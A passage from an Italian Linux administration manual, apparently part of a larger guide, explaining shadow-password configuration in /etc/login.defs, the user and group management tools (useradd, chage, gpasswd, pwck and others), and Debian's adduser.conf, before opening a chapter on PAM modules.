#GETPASS_ASTERISKS 1

#
# Enable setting of the umask group bits to be the same as owner bits
# (examples: 022 -> 002, 077 -> 007) for non-root users, if the uid is
# the same as gid, and username is the same as the primary group name.
#
# This also enables userdel to remove user groups if no members exist.
#
USERGROUPS_ENAB yes

#
# Instead of the real user shell, the program specified by this parameter
# will be launched, although its visible name (argv[0]) will be the shell's.
# The program may do whatever it wants (logging, additional authentification,
# banner, ...) before running the actual shell.
#
# FAKE_SHELL /bin/fakeshell

#
# Enable pam_close_session() calling. When using normal (pam_unix.so)
# session handling modules, this is not needed. However with modules
# (such as kerberos or other persistent session models), login and su
# need to fork and wait for the shell to exit so that sessions can be
# cleaned up.
#
CLOSE_SESSIONS no
```

Per quanto riguarda il problema particolare delle parole d'ordine oscurate, si possono osservare le direttive '**PASS_MAX_DAYS**', '**PASS_MIN_DAYS**' e '**PASS_WARN_AGE**'. La prima permette di stabilire la durata massima, predefinita, di validità di una parola d'ordine; la seconda serve a stabilire la durata minima; la terza il periodo di preavviso.

Tra una distribuzione GNU e l'altra, questo file può contenere o meno determinate direttive. In particolare, quando è attiva la gestione del sistema di autenticazione PAM, alcune direttive perdono di significato, perché riguardano aspetti che passano sotto il controllo della configurazione dei servizi di autenticazione PAM.

La descrizione dettagliata di alcune delle direttive può essere utile, anche se queste non hanno effetto in tutte le distribuzioni GNU.

Tabella 134.6. Alcune direttive.

Direttiva	Descrizione
`CHFN_AUTH` {`yes`|`no`}	Se si assegna il valore '**yes**', si intende fare in modo che i programmi '**chfn**' e '**chsh**' chiedano di reintrodurre la parola d'ordine prima di eseguire, rispettivamente, la sostituzione delle informazioni personali e della shell.
`CHFN_RESTRICT` [`f`] [`r`] [`w`] [`h`]	Per consentire all'utente di modificare i propri dati personali, è necessario utilizzare questa direttiva. Attraverso la stringa che può contenere le lettere '**f**', '**r**', '**w**' e '**h**', si possono indicare quali elementi ha diritto di modificare l'utente: '**f**', *full name*, nome e cognome; '**r**', *room*, numero della stanza; '**w**', *work*, telefono dell'ufficio (di lavoro); '**h**', *home*, numero telefonico di casa.
`CONSOLE` ↩ ↪{***file*** | ***elenco_dispositivi_console***}	Permette di definire quali siano i terminali da cui può accedere l'utente '**root**', attraverso l'indicazione di un file, che solitamente è '`/etc/securetty`', oppure attraverso un elenco di nomi di file di dispositivo (senza l'indicazione della directory '`/dev/`'), separati da due punti verticali: '**console:tty01:tty02:tty03:tty04:tty05:tty06**'. Se è attiva la gestione del sistema di autenticazione PAM, questa direttiva non serve perché rimpiazzata dal modulo '`pam_securetty.so`'.
`DEFAULT_HOME` {`yes`|`no`}	Se si assegna il valore '**yes**', si intende permettere l'accesso anche se non risulta possible entrare nella directory personale dell'utente (perché non esiste, perché i permessi non sono corretti, ecc.). Se non viene indicata questa direttiva, il valore predefinito è (o dovrebbe essere) '**no**'.
`FAIL_DELAY` ***n_secondi***	Permette di specificare un ritardo, espresso in secondi, da applicare nel caso di un tentativo fallito di accesso. L'utente deve quindi attendere quella quantità di tempo prima di poter ritentare.
`GID_MIN` ***n_gid_minimo*** `GID_MAX` ***n_gid_massimo***	Queste due direttive permettono rispettivamente di definire il valore minimo e quello massimo per i numeri GID, cioè quelli che vengono utilizzati per distinguere i gruppi di utenti.
`UID_MIN` ***n_uid_minimo*** `UID_MAX` ***n_uid_massimo***	Queste due direttive permettono rispettivamente di definire il valore minimo e quello massimo per i numeri UID, cioè quelli che vengono utilizzati per distinguere gli utenti.

Direttiva	Descrizione
ISSUE_FILE ***percorso***	Permette di definire il percorso assoluto di un file il cui contenuto deve essere visualizzato prima della presentazione dell’invito della procedura di accesso. Tradizionalmente si tratta del file ‘/etc/issue’. Se è attiva la gestione del sistema di autenticazione PAM, questa direttiva non serve perché rimpiazzata dal modulo ‘pam_issue.so’.
LASTLOG_ENAB {yes|no}	Se si assegna il valore ‘**yes**’ si intende fare in modo che, nel momento in cui viene concesso l’accesso, venga visualizzata la data, l’ora e il terminale dell’ultimo accesso precedente. Se è attiva la gestione del sistema di autenticazione PAM, questa direttiva non serve perché rimpiazzata dal modulo ‘pam_lastlog.so’.
LOGIN_RETRIES ***n_tentativi***	Permette di definire un numero massimo di tentativi che possono essere compiuti dall’utente che cerca di accedere, a seguito di errori nella combinazione tra nominativo e parola d’ordine. Esauriti i tentativi a disposizione, il programma ‘**login**’ dovrebbe terminare il suo funzionamento, anche se poi, di solito, viene riavviata una nuova copia del programma Getty.
LOGIN_TIMEOUT ***n_secondi***	Stabilisce un tempo massimo per completare la procedura di accesso, dopo il quale il programma ‘**login**’ conclude il suo funzionamento.
MAIL_CHECK_ENAB {yes|no}	Se si assegna il valore ‘**yes**’, si vuole che il programma ‘**login**’ verifichi la presenza di messaggi di posta elettronica per l’utente, in modo da avvisarlo prima di lasciare il controllo alla shell. La verifica viene fatta in base alle informazioni indicate con la direttiva ‘**MAIL_DIR**’, oppure in ‘**MAIL_FILE**’. Se è attiva la gestione del sistema di autenticazione PAM, questa direttiva non serve perché rimpiazzata dal modulo ‘pam_mail.so’.
MAIL_DIR ***directory_caselle_postali***	Se si vuole fare in modo che ‘**login**’ verifichi la presenza di messaggi di posta elettronica per l’utente che accede, è necessario utilizzare questa direttiva (oppure ‘**MAIL_FILE**’, a seconda della configurazione del sistema di posta elettronica) per fornire l’indicazione della directory che contiene le caselle dei vari utenti. Se queste caselle sono contenute nelle rispettive directory personali, si utilizza la direttiva ‘**MAIL_FILE**’.
MAIL_FILE ***file_casella_postale***	Questa direttiva si contrappone e si sostituisce a ‘**MAIL_DIR**’. Serve a definire il percorso, relativo alla directory personale dell’utente, del file contenente i messaggi di posta elettronica.
MD5_CRYPT_ENAB {yes|no}	Se si assegna il valore ‘**yes**’, si vuole che il programma ‘**passwd**’ utilizzi l’algoritmo MD5 per le parole d’ordine cifrate da annotare nel file ‘/etc/passwd’, o ‘/etc/shadow’. Ciò può essere fatto solo se la funzione ‘**crypt()**’ del sistema lo consente. Se è attiva la gestione del sistema di autenticazione PAM, questa direttiva non serve perché rimpiazzata dall’opzione ‘**md5**’ del modulo ‘pam_unix.so’.

Direttiva	Descrizione
`MOTD_FILE` ***elenco_percorsi***	Permette di definire uno o più percorsi assoluti di file il cui contenuto deve essere visualizzato subito dopo il completamento della procedura di accesso, come messaggio del giorno. L'elenco è separato attraverso due punti verticali ('`:`'). Tradizionalmente si tratta del file '`/etc/motd`'. Se è attiva la gestione del sistema di autenticazione PAM, questa direttiva non serve perché rimpiazzata dal modulo '`pam_motd.so`'.
`NOLOGINS_FILE` ***percorso***	Permette di definire il percorso assoluto di un file, la cui presenza inibisce l'accesso da parte degli utenti comuni. Se il file contiene qualcosa, questo viene visualizzato; solitamente si tratta della spiegazione del rifiuto a concedere l'accesso. Tradizionalmente si tratta del file '`/etc/nologin`'. Se è attiva la gestione del sistema di autenticazione PAM, questa direttiva non serve perché rimpiazzata dal modulo '`pam_nologin.so`'.
`PASS_MIN_DAYS` ***n_giorni*** `PASS_MAX_DAYS` ***n_giorni***	Queste due direttive permettono di definire l'intervallo di validità delle parole d'ordine. Questi valori vengono utilizzati all'atto della registrazione di un nuovo utente, per il quale vengono presi come predefiniti. Per la precisione, '**`PASS_MIN_DAYS`**' stabilisce la durata minima di una parola d'ordine che quindi non può essere modificata con maggiore frequenza; '**`PASS_MAX_DAYS`**' stabilisce invece la durata massima di una parola d'ordine dopo la quale l'utenza viene bloccata.
`PASS_WARN_AGE` ***n_giorni***	Stabilisce il numero di giorni di preavviso per la scadenza delle parole d'ordine.
`PASS_MIN_LEN` ***n_caratteri*** `PASS_MAX_LEN` ***n_caratteri***	Queste due direttive servono a porre dei limiti alla dimensione che può essere assegnata a una nuova parola d'ordine. Finché si utilizza la funzione '**`crypt()`**' tradizionale, non ha senso consentire l'uso di parole d'ordine più lunghe di otto caratteri.
`TTYGROUP` {***gruppo*** | ***gid***}	Permette di definire il gruppo a cui attribuire il dispositivo corrispondente al terminale utilizzato dall'utente che accede. Di solito si tratta di '**`tty`**'. Ciò è utile in abbinamento alla direttiva '**`TTYPERM`**', in modo da consentire al programma '**`write`**' (abbinato allo stesso gruppo e impostato con il bit SGID) di scrivere su quel terminale.
`TTYPERM` ***permessi_numerici***	Permette di definire i permessi da attribuire al dispositivo corrispondente al terminale utilizzato per accedere. Di solito, se si utilizza l'abbinamento al gruppo '**`tty`**', si assegnano anche i permessi 0620_8. Il valore predefinito per questi è 0622_8, cosa che consentirebbe la scrittura a chiunque, mentre per motivi di sicurezza si potrebbe preferire 0600_8, in modo da escludere a priori l'uso di '**`write`**' e di qualunque altra interferenza simile.

134.2.2 Utilizzo di «pwconv»

Il programma '**`pwconv`**' [1] permette di convertire un file '`/etc/passwd`' normale in una coppia '`/etc/passwd`' e '`/etc/shadow`', togliendo dal primo le parole d'ordine cifrate. Il programma funziona anche se il file '`/etc/shadow`' esiste già; in tal caso serve per fare in modo che tutte le utenze siano registrate correttamente nel file '`/etc/shadow`' e le parole d'ordine siano tolte dal file '`/etc/passwd`'.

```
pwconv
```

Come si vede dalla sintassi indicata, questo programma non richiede argomenti: si avvale semplicemente della configurazione contenuta in '`/etc/login.defs`' per stabilire i periodi di validità delle parole d'ordine. In pratica, utilizza precisamente le informazioni delle direttive '**`PASS_MAX_DAYS`**', '**`PASS_MIN_DAYS`**' e '**`PASS_WARN_AGE`**'.

134.2.3 Utilizzo di «pwunconv»

A fianco di '**`pwconv`**', il programma '**`pwunconv`**' [2] svolge il compito inverso: quello di trasferire le parole d'ordine cifrate nel file '`/etc/passwd`', perdendo le informazioni aggiuntive contenute nel file '`/etc/shadow`'.

```
pwunconv
```

Anche questo programma è in grado di funzionare correttamente se parte delle utenze si trovano già solo nel file '`/etc/passwd`'. In ogni caso, al termine viene eliminato il file '`/etc/shadow`'.

134.2.4 Utilizzo di «useradd»

Il programma '**`useradd`**'[3] permette di aggiungere un utente in un sistema in cui siano attive, o meno, le parole d'ordine oscurate.

```
useradd [opzioni] utente
```

```
useradd -D [opzioni]
```

Il funzionamento di '**`useradd`**' può essere configurato attraverso il file '`/etc/default/useradd`' e l'uso dell'opzione '**`-D`**' manifesta l'intenzione di visualizzare tale configurazione o di modificarla.

> Dopo la creazione dell'utente, è necessario attribuirgli una parola d'ordine iniziale, attraverso il programma '**`passwd`**'; inoltre è opportuno creare la directory personale dell'utente.

Il funzionamento di '**`useradd`**' può essere controllato attraverso il file di configurazione '`/etc/default/useradd`', oppure attraverso opzioni della riga di comando. Queste opzioni possono essere utili quando si utilizza '**`useradd`**' attraverso uno script, mentre di solito si fa affidamento sulla configurazione memorizzata nel file.

Per questa ragione, nella tabella successiva vengono mostrate solo le opzioni valide in presenza dell'opzione '**-D**'. Quando questa opzione viene usata da sola, '**useradd**' visualizza semplicemente la configurazione attuale.

Tabella 134.7. Alcune opzioni di configurazione.

Opzione	Descrizione
`-D [...] -b` ***directory_base***	Definisce la nuova directory predefinita di partenza per la creazione di directory personali. A questa viene aggiunta una directory con lo stesso nome dell'utente che si crea. Il valore normale è '`/home/`'. L'argomento di questa opzione viene annotato nella direttiva '**HOME**' del file '`/etc/default/useradd`'.
`-D [...] -e` ***anno-mese-giorno***	Definisce la nuova data di scadenza predefinita delle utenze. La data va inserita nella forma '***aaaa-mm-gg***'. Il valore normale di questa data è indefinito. L'argomento di questa opzione viene annotato nella direttiva '**EXPIRE**' del file '`/etc/default/useradd`'.
`-D [...] -f` ***giorni***	Definisce il numero di giorni predefinito in cui l'utenza rimane utilizzabile dopo la scadenza della validità della parola d'ordine. Il valore normale è −1, pari al numero più grande che possa essere gestito. L'argomento di questa opzione viene annotato nella direttiva '**INACTIVE**' del file '`/etc/default/useradd`'.
`-D [...] -g` ***gruppo*** | ***uid***	Definisce il gruppo predefinito a cui possono essere aggregati i nuovi utenti. Il valore normale è 100, pari al gruppo di utenti generico. L'argomento di questa opzione viene annotato nella direttiva '**GROUP**' del file '`/etc/default/useradd`'. Si osservi che possono esserci delle distribuzioni GNU in cui il programma '**useradd**' è modificato in modo che alla creazione di un nuovo utente, gli venga abbinato un gruppo privato. In tale condizione, questa opzione di configurazione risulterebbe non utilizzata in pratica.
`-D [...] -s` ***shell***	Definisce la shell predefinita da assegnare ai nuovi utenti. Di solito si tratta di '`/bin/bash`'. L'argomento di questa opzione viene annotato nella direttiva '**SHELL**' del file '`/etc/default/useradd`'.

Segue la descrizione di alcuni esempi.

- `#` **`useradd caio`** [*Invio*]

  Crea l'utente '**caio**' secondo la configurazione stabilita nel file '`/etc/default/useradd`'.

- `#` **`useradd -D`** [*Invio*]

  Visualizza la configurazione attuale per la creazione di nuove utenze.

Nella distribuzione GNU/Linux Debian, è bene utilizzare sempre solo l'eseguibile '**adduser**', che in pratica è un programma Perl in grado di gestire correttamente sia '**useradd**' che '**groupadd**', in particolare per ciò che riguarda il problema dei gruppi privati. Per questo motivo, con la distribuzione GNU/Linux Debian non si deve toccare il file '`/etc/default/useradd`', ammesso che ci sia; inoltre non deve essere creato se questo non c'è.

134.2.5 File «/etc/default/useradd»

Il file '`/etc/default/useradd`' contiene la configurazione del programma '**`useradd`**'. Si tratta di una serie di direttive nella forma ***nome*=*valore*** e quasi tutto ciò che appare in questo file può essere modificato attraverso lo stesso '**`useradd`**', con l’opzione '**`-D`**'. Segue un esempio di questo file:

```
# useradd defaults file
GROUP=100
HOME=/home
INACTIVE=-1
EXPIRE=
SHELL=/bin/bash
SKEL=/etc/skel
```

Il significato delle varie direttive è intuitivo; in ogni caso appare descritto nella sezione dedicata a '**`useradd`**'.

134.2.6 Utilizzo di «userdel»

Il programma '**`userdel`**' [4] permette di eliminare facilmente un’utenza dai file '`/etc/passwd`' e '`/etc/shadow`'. Eventualmente, se si utilizza l’opzione '**`-r`**', viene eliminata anche la directory personale dell’utente cancellato, mente altri file che dovessero trovarsi al di fuori di quella gerarchia, possono essere tolti solo in modo manuale.

```
userdel [-r] utente
```

Se si utilizza la tecnica dei gruppi privati, potrebbe essere necessaria, o desiderabile, l’eliminazione del gruppo corrispondente. In tal caso, occorre intervenire manualmente nel file '`/etc/group`'.

Nella distribuzione GNU/Linux Debian, è bene utilizzare sempre solo l’eseguibile '**`deluser`**', che in pratica è un programma Perl in grado di gestire correttamente sia '**`userdel`**', sia '**`groupdel`**', occupandosi anche della directory personale dell’utente che viene rimosso.

134.2.7 Utilizzo di «usermod»

Il programma '**`usermod`**' [5] permette di modificare facilmente alcune caratteristiche di un’utenza. A seconda delle preferenze dell’amministratore del sistema, può darsi che si consideri più facile la modifica diretta dei file '`/etc/passwd`' e '`/etc/shadow`', tuttavia, se si intende indicare una data di scadenza per un’utenza, la conversione in giorni trascorsi dal 01/01/1970, necessaria per modificare direttamente il file '`/etc/shadow`', potrebbe essere un po’ seccante.

```
usermod [opzioni] utente
```

Tabella 134.9. Alcune opzioni.

Opzione	Descrizione
`-e` ***anno-mese-giorno***	Definisce la data di scadenza dell'utenza. La data va inserita nella forma '***aaaa-mm-gg***'.
`-f` ***giorni***	Definisce il numero di giorni in cui l'utenza rimane utilizzabile dopo la scadenza della validità della parola d'ordine.
[`-m`] `-d` ***directory_home***	Modifica la posizione della directory personale dell'utente. Se viene usata anche l'opzione '**`-m`**' si ottiene lo spostamento della vecchia directory nella nuova collocazione, oppure, se manca, questa viene creata.

134.2.8 Utilizzo di «chage»

Il programma '**`chage`**' [6] consente di visualizzare o di modificare le informazioni relative alla validità della parola d'ordine di un utente, all'interno di un sistema in cui siano attive le parole d'ordine oscurate. A seconda dell'impostazione della propria distribuzione GNU, può darsi che sia consentito agli utenti comuni di utilizzare l'opzione '**`-l`**' per conoscere le proprie scadenze. Perché ciò avvenga, l'eseguibile '**`chage`**' deve essere SUID-root, oppure deve avere il bit SGID attivo, abbinato a un gruppo particolare che abbia accesso al file '`/etc/passwd`' in lettura.

```
chage [opzioni] utente
```

L'interrogazione di un'utenza come quella che appare nella figura 134.3 si traduce nel risultato seguente:

```
# chage -l tizio [Invio]
```

```
Minimum:        0
Maximum:        30
Warning:        7
Inactive:       10
Last Change:            Aug 21, 1998
Password Expires:       Sep 20, 1998
Password Inactive:      Sep 30, 1998
Account Expires:        Aug 21, 1999
```

Se non si indicano opzioni, '**`chage`**' richiede interattivamente le informazioni necessarie all'utilizzatore.

Tabella 134.11. Alcune opzioni.

Opzione	Descrizione
`-d` ***data_modifica_parola_d'ordine***	Definisce la data in cui è stata modificata la parola d'ordine per l'ultima volta, corrispondente al terzo campo nel file '`/etc/shadow`'. La data può essere inserita con un numero intero, corrispondente alla quantità di giorni trascorsi dal 01/01/1970, oppure secondo una forma differente, in base alla localizzazione (nella configurazione italiana, dovrebbe essere possibile scrivere la data come '***gg*/*mm*/*ssaa***').
`-m` ***giorni_validità_minima***	Definisce il numero di giorni di validità minima della parola d'ordine, corrispondenti al valore inserito nel quarto campo nel file '`/etc/shadow`'; entro questo tempo, l'utente non può cambiare la parola d'ordine. Se si indica il valore zero, si consente di cambiare la parola d'ordine in qualsiasi momento.
`-M` ***giorni_validità_massima***	Definisce il numero di giorni di validità massima della parola d'ordine, corrispondenti al valore inserito nel quinto campo nel file '`/etc/shadow`'; prima che trascorra questo tempo, l'utente deve cambiare la parola d'ordine.
`-W` ***giorni_di_preavviso***	Definisce il numero di giorni, prima della scadenza della parola d'ordine, durante i quali l'utente viene avvisato della necessità di modificarla. L'informazione viene annotata nel sesto campo nel file '`/etc/shadow`'.
`-I` ***giorni_di_riserva***	Definisce la quantità di giorni, dopo la scadenza della parola d'ordine, in cui è consentito accedere con l'obbligo di modificare la parola d'ordine. L'informazione viene annotata nel settimo campo nel file '`/etc/shadow`'.
`-E` ***data_termine***	Definisce la data di scadenza dell'utenza, corrispondente all'ottavo campo nel file '`/etc/shadow`'. La data può essere inserita con un numero intero, corrispondente alla quantità di giorni trascorsi dal 01/01/1970, oppure secondo una forma differente, in base alla localizzazione (nella configurazione italiana, dovrebbe essere possibile scrivere la data come '***gg*/*mm*/*ssaa***').

134.3 Amministrazione dei gruppi

Anche i gruppi possono avere una parola d'ordine, per permettere agli utenti che non vi appartengono di potervisi inserire attraverso il comando '**`newgrp`**'.

Generalmente, per fare in modo che un utente possa partecipare a un gruppo del quale non fa già parte, basta aggiungere il suo nome nell'ultimo campo del record del gruppo in cui questo vuole essere inserito. Da quel momento, quell'utente ha la possibilità di utilizzare il comando '**`newgrp`** ***gruppo***' per agire con i privilegi concessi a quel gruppo.

L'idea di poter aggiungere una parola d'ordine ai gruppi, in modo che gli utenti estranei che la conoscono possano usare ugualmente '**`newgrp`**' per questo, è piuttosto discutibile. Infatti, una parola d'ordine è «sicura» solo se conosciuta da una sola persona; nel momento in cui la stessa parola d'ordine è conosciuta da un gruppo di persone diventa incontrollabile la sua diffusione (a causa della natura umana).

Tuttavia, il problema esiste e vale la pena di analizzarne gli effetti in presenza di parole d'ordine oscurate.

134.3.1 File «/etc/gshadow»

La presenza del file '`/etc/gshadow`' indica l'attivazione delle parole d'ordine oscurate per i gruppi. I record di questo file sono organizzati in campi, separati attraverso due punti verticali ('`:`'), secondo la sintassi seguente:

gruppo : ***parola_d'ordine_cifrata*** : ***amministratori*** : ***utenti_membri***

1. ***gruppo***

   Il nome del gruppo.

2. ***parola_d'ordine_cifrata***

   La parola d'ordine cifrata (che normalmente è assente).

3. ***amministratori***

   Un elenco, separato da virgole, di utenti amministratori del gruppo.

4. ***utenti_membri***

   Un elenco, separato da virgole, di utenti che fanno parte del gruppo.

Gli amministratori del gruppo hanno la possibilità di aggiungere e togliere utenti membri; inoltre, possono cambiare la parola d'ordine.

134.3.2 Utilizzo di «grpconv»

Il programma '**`grpconv`**' [7] permette di convertire un file '`/etc/group`' normale in una coppia '`/etc/group`' e '`/etc/gshadow`', togliendo dal primo le eventuali parole d'ordine cifrate. Il programma funziona anche se il file '`/etc/gshadow`' esiste già: in tal caso serve per fare in modo che tutti i gruppi siano registrati correttamente nel file '`/etc/gshadow`' e le parole d'ordine siano tolte dal file '`/etc/group`'.

```
grpconv
```

134.3.3 Utilizzo di «grpunconv»

A fianco di '**`grpconv`**', il programma '**`grpunconv`**' [8] svolge il compito inverso: quello di trasferire le parole d'ordine cifrate nel file '`/etc/group`' perdendo le informazioni aggiuntive contenute nel file '`/etc/gshadow`'.

```
grpunconv
```

Anche questo programma è in grado di funzionare correttamente se parte delle utenze si trovano solo nel file '`/etc/group`'. In ogni caso, al termine viene eliminato il file '`/etc/gshadow`'.

134.3.4 Utilizzo di «gpasswd»

Il programma '**gpasswd**', [9] come suggerisce il nome, serve a cambiare la parola d'ordine di un gruppo. Oltre a questo, però, permette anche di intervenire sugli altri campi del file '`/etc/gshadow`', inserendo o eliminando gli amministratori e i membri di un gruppo.

gpasswd [*opzioni*] *gruppo*

La presenza di una parola d'ordine in un gruppo, serve a permettere a utenti che non siano già membri di poterne fare parte utilizzando il comando '**newgrp**'. Tuttavia, il meccanismo potrebbe non funzionare, a dimostrazione dello scarso interesse verso questa possibilità. Infatti, la vera innovazione nell'introduzione del file '`/etc/gshadow`' sta nella possibilità di definire degli amministratori per i gruppi, competenti per l'aggregazione dei membri rispettivi.

Tabella 134.12. Alcune opzioni.

Opzione	Descrizione
`-A` *amministratore* [`,`...]	Permette all'utente '**root**' di definire uno o più amministratori per il gruppo. L'argomento dell'opzione è un elenco di uno o più utenti a cui viene attribuito il ruolo di amministratori del gruppo. L'elenco di amministratori va a sostituirsi a quanto impostato in precedenza.
`-M` *membro* [`,`...]	Permette all'utente '**root**' di definire uno o più membri del gruppo. L'argomento dell'opzione è un elenco di uno o più utenti membri del gruppo. L'elenco di membri va a sostituirsi a quanto impostato in precedenza.
`-a` *membro*	Permette a un amministratore del gruppo di aggiungere un utente membro.
`-d` *membro*	Permette a un amministratore del gruppo di eliminare un utente membro.
`-r`	Permette a un amministratore del gruppo di eliminare la parola d'ordine.
`-R`	Permette a un amministratore del gruppo di rendere impossibile l'accesso attraverso la parola d'ordine.

134.3.5 Utilizzo di «groupadd»

Il programma '**groupadd**' [10] permette di aggiungere un gruppo in un sistema in cui siano attive, o meno, le parole d'ordine oscurate.

groupadd [*opzioni*] *gruppo*

134.3.6 Utilizzo di «groupdel»

Il programma '**groupdel**' [11] permette di eliminare un gruppo in un sistema in cui siano attive, o meno, le parole d'ordine oscurate.

```
groupdel gruppo
```

134.4 Caso particolare di «adduser» e «addgroup» nella distribuzione GNU/Linux Debian

La distribuzione GNU/Linux Debian, al posto del programma '**adduser**' tradizionale (quello che si usa di solito quando non si gestiscono le parole d'ordine oscurate), dispone di un programma Perl creato appositamente per gestire simultaneamente la creazione degli utenti e dei gruppi privati relativi. Se si dispone di parole d'ordine oscurate, provvede a richiamare i programmi '**useradd**' e '**groupadd**', nel modo più opportuno. [12]

Con la distribuzione GNU/Linux Debian, i programmi '**useradd**' e '**groupadd**' non vanno usati direttamente; al loro posto si utilizzano '**adduser**' e '**addgroup**' (il secondo è solo un alias, in qualità di collegamento del primo), che si configurano attraverso il file '`/etc/adduser.conf`'. Senza approfondire la sintassi degli argomenti di '**adduser**' e di '**addgroup**', nella versione Debian, si può utilizzare il primo di questi due eseguibili indicando semplicemente il nome dell'utente che si vuole creare, affidandosi alla sua configurazione predefinita. Di seguito appare l'esempio standard del file '`/etc/adduser.conf`':

```
# /etc/adduser.conf: `adduser' configuration.
# See adduser(8) and adduser.conf(5) for full documentation.

# The DSHELL variable specifies the default login shell on your
# system.
DSHELL=/bin/bash

# The DHOME variable specifies the directory containing users' home
# directories.
DHOME=/home

# If GROUPHOMES is "yes", then the home directories will be created as
# /home/groupname/user.
GROUPHOMES=no

# If LETTERHOMES is "yes", then the created home directories will have
# an extra directory - the first letter of the user name. For example:
# /home/u/user.
LETTERHOMES=no

# The SKEL variable specifies the directory containing "skeletal" user
# files; in other words, files such as a sample .profile that will be
# copied to the new user's home directory when it is created.
```

```
SKEL=/etc/skel

# FIRST_SYSTEM_UID to LAST_SYSTEM_UID inclusive is the range for UIDs
# for dynamically allocated administrative and system accounts.
FIRST_SYSTEM_UID=100
LAST_SYSTEM_UID=999

# FIRST_UID to LAST_UID inclusive is the range of UIDs of dynamically
# allocated user accounts.
FIRST_UID=1000
LAST_UID=29999

# The USERGROUPS variable can be either "yes" or "no".  If "yes" each
# created user will be given their own group to use as a default, and
# their home directories will be g+s.  If "no", each created user will
# be placed in the group whose gid is USERS_GID (see below).
USERGROUPS=yes

# If USERGROUPS is "no", then USERS_GID should be the GID of the group
# `users' (or the equivalent group) on your system.
USERS_GID=100

# If QUOTAUSER is set, a default quota will be set from that user with
# `edquota -p QUOTAUSER newuser'
QUOTAUSER=""
```

Come si può osservare, le direttive sono degli assegnamenti a variabili, dove le righe vuote e quelle bianche vengono ignorate, così come è ignorato il testo che segue il simbolo '**#**' fino alla fine della riga in cui appare.

Tabella 134.14. Alcune opzioni.

Opzione	Descrizione
`DSHELL=`***percorso_shell_standard***	Definisce la shell da attribuire agli utenti che vengono creati. In mancanza di questa indicazione, si utilizza '`/bin/bash`'.
`DHOME=`***radice_directory_personali***	Definisce la radice delle directory personali che vengono create. Il valore predefinito è '`/home/`'.
`SKEL=`***scheletro_directory_personali***	Definisce la directory da utilizzare come scheletro per la creazione delle directory personali. In modo predefinito si tratta di '`/etc/skel/`'.
`FIRST_UID=`***n_uid_iniziale*** `LAST_UID=`***n_uid_finale***	Definiscono l'intervallo dei numeri UID che possono essere utilizzati per gli utenti. In modo predefinito, si tratta di 1000 e 29999 rispettivamente.
`USERGROUPS=`{`yes`|`no`}	Serve a definire se gli utenti devono avere un gruppo privato. Se si attiva questa modalità, assegnando la parola chiave '**`yes`**', che è il valore predefinito, si ottiene anche l'attribuzione del bit SGID alla directory personale.
`USERS_GID=`***n_gid***	Questa direttiva serve solo nel caso sia stata utilizzata '**`USERGROUPS=no`**', permettendo così di stabilire il numero GID del gruppo da abbinare agli utenti nuovi.

134.5 Verifiche di coerenza

La gestione delle utenze non è fatta solo di inserimenti, modifiche ed eliminazioni. Dal momento che le modifiche possono anche essere fatte direttamente sui file, è comodo se si dispone di qualche strumento di controllo di coerenza.

134.5.1 utilizzo di «pwck»

Il programma '**pwck**' [13] verifica la coerenza del file '/etc/passwd' e, se esiste, del file '/etc/shadow' (utilizzando anche il file '/etc/group' per la verifica dell'appartenenza ai gruppi). Il programma, previo consenso dell'utilizzatore (l'utente '**root**'), può risolvere da solo alcuni tipi di problemi modificando i file. Tuttavia, se si utilizza l'opzione '**-r**', '**pwck**' si limita a segnalare i problemi.

```
pwck [-r] [file_passwd [file_shadow]]
```

Se necessario, si possono indicare espressamente i file che svolgono le funzioni di 'passwd' e 'shadow'.

134.5.2 Utilizzo di «grpck»

Il programma '**grpck**' [14] verifica la coerenza del file '/etc/group' e, se esiste, del file '/etc/gshadow' (utilizzando anche il file '/etc/passwd' per la verifica dell'aggregazione degli utenti). Il programma, previo consenso dell'utilizzatore (l'utente '**root**'), può risolvere da solo alcuni tipi di problemi modificando i file. Tuttavia, se si utilizza l'opzione '**-r**', '**grpck**' si limita a segnalare i problemi.

```
grpck [-r] [file_group [file_gshadow]]
```

Se necessario, si possono indicare espressamente i file che svolgono le funzioni di 'group' e 'gshadow'.

134.6 Copie di sicurezza

Quando si aggiunge, elimina, o si modifica un'utenza attraverso gli strumenti previsti, vengono generate delle copie di sicurezza dei file amministrativi coinvolti. Tipicamente può trattarsi di '/etc/passwd', '/etc/shadow', '/etc/group' e '/etc/gshadow'.

Queste copie di sicurezza si distinguono perché hanno gli stessi nomi dei file corrispondenti con l'aggiunta di un trattino finale. In pratica: '/etc/passwd-', '/etc/shadow-', '/etc/group-' e '/etc/gshadow-'. È importante fare un minimo di attenzione anche a questi file, se si vuole evitare che informazioni importanti vengano conosciute da utenti che non ne hanno il diritto. Infatti, un file '/etc/shadow-' che per qualche motivo dovesse diventare leggibile a tutti gli utenti, costituirebbe un grosso buco nel sistema di sicurezza.

134.7 Riferimenti

- Michael H. Jackson, *Linux Shadow Password HOWTO*
  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

[1] **Shadow utilities** software libero con licenza speciale

[2] **Shadow utilities** software libero con licenza speciale

[3] **Shadow utilities** software libero con licenza speciale

[4] **Shadow utilities** software libero con licenza speciale

[5] **Shadow utilities** software libero con licenza speciale

[6] **Shadow utilities** software libero con licenza speciale

[7] **Shadow utilities** software libero con licenza speciale

[8] **Shadow utilities** software libero con licenza speciale

[9] **Shadow utilities** software libero con licenza speciale

[10] **Shadow utilities** software libero con licenza speciale

[11] **Shadow utilities** software libero con licenza speciale

[12] **Debian adduser** GNU GPL

[13] **Shadow utilities** software libero con licenza speciale

[14] **Shadow utilities** software libero con licenza speciale

Capitolo 135
Moduli PAM

Secondo la tradizione dei sistemi Unix, l'identificazione di un utente avviene attraverso una parola d'ordine, annotata in modo cifrato nel file '`/etc/passwd`', oppure nel file '`/etc/shadow`' se è attiva la gestione delle parole d'ordine oscurate. L'introduzione delle parole d'ordine oscurate ha aggiunto la possibilità di maggiori controlli sull'utenza, in particolare definendo dei tempi di validità per le parole d'ordine e per le utenze stesse.

Tuttavia, il sistema delle parole d'ordine oscurate rimane ancorato alla gestione di parole d'ordine, mentre i metodi di identificazione potrebbero essere differenti. L'esigenza di definire una struttura generalizzata per la gestione dei metodi di autenticazione ha portato alla realizzazione del sistema PAM (*Pluggable authentication modules*), con il quale, attraverso le librerie PAM è possibile definire e configurare la politica di accesso in base al contesto.

